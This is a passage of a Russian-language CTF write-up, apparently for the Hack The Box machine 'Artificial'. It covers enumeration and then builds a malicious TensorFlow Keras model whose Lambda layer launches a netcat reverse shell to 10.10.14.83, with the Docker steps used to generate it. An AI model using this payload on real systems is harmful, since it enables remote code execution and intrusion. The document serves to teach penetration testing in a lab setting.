
```
Nmap scan report for artificial.htb (10.10.11.74)
Host is up (0.061s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.13 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 7c:e4:8d:84:c5:de:91:3a:5a:2b:9d:34:ed:d6:99:17 (RSA)
|   256 83:46:2d:cf:73:6d:28:6f:11:d5:1d:b4:88:20:d6:7c (ECDSA)
|_  256 e3:18:2e:3b:40:61:b4:59:87:e8:4a:29:24:0f:6a:fc (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-title: Artificial - AI Solutions
|_http-server-header: nginx/1.18.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Результат работы скрипта

Сканер нашел два открытых порта:

- 22 — служба OpenSSH 8.2p1;
- 80 — веб-сервер Nginx 1.18.0.


Единственная точка входа — сайт на 80-м порте.


Не защищено
http://artificial.htb
Artificial
Empowering AI for the Future
WHY ARTIFICIAL
REVIEWS
LOGIN
REGISTER
REVOLUTIONIZE YOUR AI EXPERIENCE
Build, test, and deploy AI models effortlessly with Artificial.
Get Started
WHY USE ARTIFICIAL?

Главная страница сайта


ТОЧКА ВХОДА

На сайте можно зарегистрироваться — обязательно сделаем это, чтобы увеличить поверхность атаки. На главной странице авторизованного пользователя нас встретит форма загрузки файлов.


Не защищено
http://artificial.htb/dashboard
Welcome, ralf
LOGOUT
YOUR MODELS
Upload, manage, and run your AI models here.
Please ensure these requirements are installed when building your model, or use our Dockerfile to build the needed environment with ease.
Обзор... Файл не выбран.
Upload Model


Форма загрузки файлов

Эта форма служит для загрузки модели ИИ. Чтобы создать необходимое окружение для сборки модели, нам предоставляют файл `requirements`, а также готовый `Dockerfile`.



```
tensorflow-cpu==2.13.1
```


Содержимое файла requirements.txt



```
FROM python:3.8-slim

WORKDIR /code

RUN apt-get update && \
    apt-get install -y curl && \
    curl -k -LO https://files.pythonhosted.org/packages/65/ad/
4e090ca3b4de53404df9d1247c8a371346737862cfe539e7516fd23149a4/tensorflow_cpu-2.13.1-cp38-cp38-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl && \
    rm -rf /var/lib/apt/lists/*

RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-
manylinux_2_17_x86_64.manylinux2014_x86_64.whl

ENTRYPOINT ["/bin/bash"]
```

Содержимое Dockerfile

В `requirements.txt` указана версия пакета `tensorflow-cpu` для Python. Первым делом стоит проверить, есть ли для этой версии библиотеки готовые эксплоиты. Обычно достаточно просто поискать в Google.



GitHub
https://github.com › Splinter0 · Перевести эту страницу
RCE PoC for Tensorflow using a malicious Lambda layer
exploit.py : used to create a simple malicious model with a reverse shell; inject.py : injects the malicious layer in a legitimate model ...

GitBook
https://splint.gitbook.io › ten... · Перевести эту страницу
TensorFlow Remote Code Execution with Malicious Model
5 окт. 2022 г. — The purpose of this article is to show how to get RCE when a crafted malicious Tensorflow model is loaded.

Oligo Security
https://www.oligo.security › ... · Перевести эту страницу
TensorFlow Keras Downgrade Attack: CVE-2024-3660 ...
20 авг. 2024 г. — You have probably heard the term TensorFlow somewhere. TensorFlow is One of the most widely-used frameworks in the AI and machine learning ...

GitHub
https://github.com › blob › i... · Перевести эту страницу
tensorflow-rce/inject.py at main
RCE PoC for Tensorflow using a malicious Lambda layer - tensorflow-rce/inject.py at main · Splinter0/tensorflow-rce.

Поиск эксплоитов в Google

Вторая ссылка ведет на ресерч TensorFlow Remote Code Execution with Malicious Model, где как раз и описывается вариант выполнения произвольного кода при загрузке собственной модели.

ТОЧКА ОПОРЫ

Первым делом, как советует ресерч, подготовим код для создания модели. В функции `expl` через `os.system` будем запускать реверс-шелл:


```
rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|nc 10.10.14.
83 4321 >/tmp/f
```

Вот код самого шелла:

```
import tensorflow as tf

def expl(x):
    import os
    os.system("rm -f /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&
1|nc 10.10.14.83 4321 >/tmp/f")
    return x

model = tf.keras.Sequential()
model.add(tf.keras.layers.Input(shape=(64,)))
model.add(tf.keras.layers.Lambda(expl))
model.compile()
model.save("expl.h5")
```

В каталоге с `Dockerfile` развернем необходимый образ с именем `artificial-htb`.

```
sudo docker build -t artificial-htb .
```




```
sudo docker build -t artificial-htb .
Положите пальцы на считывающее устройство
[+] Building 118.3s (8/8) FINISHED
 => [internal] load build definition from Dockerfile
 => => transferring dockerfile: 496B
 => [internal] load metadata for docker.io/library/python:3.8-slim
 => [internal] load .dockerignore
 => => transferring context: 2B
 => [1/4] FROM docker.io/library/python:3.8-slim@sha256:1d52838af602b4b5a831beb13a0e4d073280665ea7be7f69ce2382f29c5a613f
 => => resolve docker.io/library/python:3.8-slim@sha256:1d52838af602b4b5a831beb13a0e4d073280665ea7be7f69ce2382f29c5a613f
 => => sha256:030d7bdc20a63e3d22192b292d006a69fa3333949f536d62865d1bd0506685cc 3.51MB / 3.51MB
 => => sha256:a3f1dfe736c5f959143f23d75ab522a60be2da902efac236f4fb2a153cc14a5d 14.53MB / 14.53MB
 => => sha256:1d52838af602b4b5a831beb13a0e4d073280665ea7be7f69ce2382f29c5a613f 10.41kB / 10.41kB
 => => sha256:314bc2fb0714b7807bf5699c98f0c73817e579799f2d91567ab7e9510f5601a5 1.75kB / 1.75kB
 => => sha256:b5f62925bd0f63f48cc8acd5e87d0c3a07e2f229cd2fb0a9586e68ed17f45ee3 5.25kB / 5.25kB
 => => sha256:302e3ee498053a7b5332ac79e8efebec16e900289fc1ecd1c754ce8fa047fcab 29.13MB / 29.13MB
 => => sha256:3971691a363796c39467aae4cdce6ef773273fe6bfc67154d01e1b589befb912 248B / 248B
 => => extracting sha256:302e3ee498053a7b5332ac79e8efebec16e900289fc1ecd1c754ce8fa047fcab
 => => extracting sha256:030d7bdc20a63e3d22192b292d006a69fa3333949f536d62865d1bd0506685cc
 => => extracting sha256:a3f1dfe736c5f959143f23d75ab522a60be2da902efac236f4fb2a153cc14a5d
 => => extracting sha256:3971691a363796c39467aae4cdce6ef773273fe6bfc67154d01e1b589befb912
 => [2/4] WORKDIR /code
 => [3/4] RUN apt-get update &&     apt-get install -y curl &&     curl -k -LO https://files.pythonhosted.org/packages/65/ad/4e090ca3b4de53404df9d
 => [4/4] RUN pip install ./tensorflow_cpu-2.13.1-cp38-cp38-manylinux_2_17_x86_64.manylinux2014_x86_64.whl
 => exporting to image
 => => exporting layers
 => => writing image sha256:3afc184526686a75c6b7104bce1d3e20ea4426f1a9c6b528b50c51e918db95ce
 => => naming to docker.io/library/artificial-htb
```

Создание образа Docker

Затем запустим контейнер Docker и подмонтируем текущий каталог как каталог `/expl` внутри контейнера. Запустим указанный выше код для создания файла модели.

```
docker run -it --rm -v "$PWD":/expl -w /expl artificial-htb
```



```
docker run -it --rm -v "$PWD":/expl -w /expl artificial-htb
